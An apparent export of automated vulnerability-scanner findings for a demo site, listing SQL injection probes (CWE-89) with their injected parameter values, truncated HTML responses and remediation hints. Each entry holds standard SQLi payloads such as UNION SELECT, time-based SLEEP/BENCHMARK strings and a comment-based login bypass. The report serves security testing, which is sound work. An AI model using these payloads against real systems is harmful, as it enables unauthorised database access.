href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#844					

Scan	SQL Injection	
------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT USER()--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT USER()--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT USER()--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#845				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	<pre> BJbWFnZVJlYWRR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy... </pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#846

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWRR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy... </pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#847				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>"_"</td></tr></table>	Name	Value	demouser@deepfence.io	"_"
	Name	Value			
demouser@deepfence.io	"_"				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#848				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#849

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' --</td></tr></table>	Name	Value	demouser@deepfence.io	admin' --
Name	Value				
demouser@deepfence.io	admin' --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#850				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10 --				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#851

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@				

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#852

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#853					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#854

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#855				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1) or sleep(5)#</td></tr></table>		Name	Value	demouser@deepfence.io	1) or sleep(5)#
Name	Value					
demouser@deepfence.io	1) or sleep(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWRS5cc1lPAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#856					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script

